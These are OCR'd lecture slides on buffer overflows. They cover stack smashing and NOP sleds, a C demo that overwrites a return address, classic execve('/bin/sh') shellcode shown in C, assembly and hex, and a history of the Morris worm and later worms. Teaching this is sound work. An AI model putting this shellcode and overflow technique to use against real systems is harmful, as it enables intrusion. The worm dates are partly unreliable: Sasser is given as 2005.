
In addition to `strcpy`, there are other vulnerable functions: `strcat`, `get`, `scanf`, and many more!

Exploit

Stack smashing

- (1) Inject the malicious code into the memory of the target program
- (2) Find a buffer on the runtime stack of the program, and overwrite the return address with the malicious address.
- (3) When the function is completed, it jumps to the malicious address and runs the malicious code.

Exploit Example




```
#include <stdio.h>
#include <string.h>

void overflow(const char* input) {
    char buf[256];
    printf("Virtual address of 'buf' = 0x%p\n", buf);
    strcpy(buf,input);
}

void attack() {
    printf("'attack' is called without explicitly invocation.\n");
    printf("Buffer Overflow attack succeeded!\n");
}

int main(int argc, char* argv[]) {
    printf("Virtual address of 'overflow' = 0x%p\n",overflow);
    printf("Virtual address of 'attack' = 0x%p\n", attack);

    char input[] = "…"; /* useless content as offset*/

    char add[] = "\xf9\x51\x55\x55\x55\x55"; /* attack address*/

    strcat(input, add);
    overflow(input);
    return 0;
}
```


Jump to Malicious Code

How to set the malicious return address?

- Need the absolute address of malicious code, which is sometimes infeasible.
- Guess the return address.
- Incorrect address can cause system crash
  - Unmapped address, protected kernel code, data segmentation

Improve the guess chance

- Insert many NOP instructions before the malicious code
  - NOP: does nothing but advancing to the next instruction



Injecting ShellCode

The worst thing the attacker can do

- Run any command he wants
- Run a shellcode: a program whose only goal is to launch a shell
- Convert shellcode from C to assembly code, and then store binary to a buffer.

```c
#include <stdio.h>
int main( ) {
  char* name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```

```
xorl %eax,%eax
pushl %eax          # push 0 into stack
pushl $0x68732f2f # push "//sh" to stack
pushl $0x6e69622f # push "/bin" to stack
movl %esp,%ebx     # %ebx = name[0]
pushl %eax          # name[1]
pushl %ebx          # name[0]
movl %esp,%ecx     # %ecx = name
cdq                 # %edx = 0
movb $0x0b,%al
int $0x80           # invoke execve
```

```c
#include <stdlib.h>
#include <stdio.h>
const char code[] =
"\x31\xc0"      /* xorl %eax,%eax */
"\x50"          /* pushl %eax */
"\x68""//sh"    /* pushl $0x68732f2f */
"\x68""/bin"    /* pushl $0x6e69622f */
"\x89\xe3"      /* movl %esp,%ebx */
"\x50"          /* pushl %eax */
"\x53"          /* pushl %ebx */
"\x89\xe1"      /* movl %esp,%ecx */
"\x99"          /* cdq */
"\xb0\x0b"      /* movb $0x0b,%al */
"\xcd\x80"      /* int $0x80 */
;
int main(int argc, char **argv) {
  char buf[sizeof(code)];
  strcpy(buf, code);
  ((void(*)( ))buf)( );
}
```


Morris Worm

History

- Released on 2 November 1988 by Robert Tappan Morris, a graduate student at Cornell University
- Launched from the computer system of MIT, trying to confuse the public that this is written by MIT students, not Cornell.
- Buffer overflow in sendmail, fingerd network protocol, rsh/rexec, etc.

Impact

- ~6,000 UNIX machines infected (10% of computers in Internet)
- Cost: $100,000 - $10,000,000



Morris' life

- Tried and convicted of violation of Computer Fraud and Abuse Act.
- Sentenced to three years' probation, 400 hours of community service, and a fine of $13,326
- Had to quit PhD at Cornell. Completed PhD in 1999 at Harvard.
- Became a tenured professor at MIT in 2006. Elected to the National Academy of Engineering in 2019.

Following Morris Worm

Code Red (2001)

- Targeting Microsoft's IIS web server. Affected 359,000 machines in 14 hours

SQL Slammer (2003)

- Targeting Microsoft's SQL Server and Desktop Engine database. Affected 75,000 victims in 10 minutes

Sasser (2005)

- Targeting LSASS in Windows XP and 2000. Affected around 500,000 machines
- Author: 18-year-old German Sven Jaschan. Received 21-month suspended sentence

Conficker (2008)

- Targeting Windows RPC. Affected around 10 million machines

Stuxnet (2010)

- Targeting industrial control systems, and responsible for causing substantial damage to the nuclear program of Iran

Flame (2012)

- Targeting cyber espionage in Middle Eastern countries

There are more…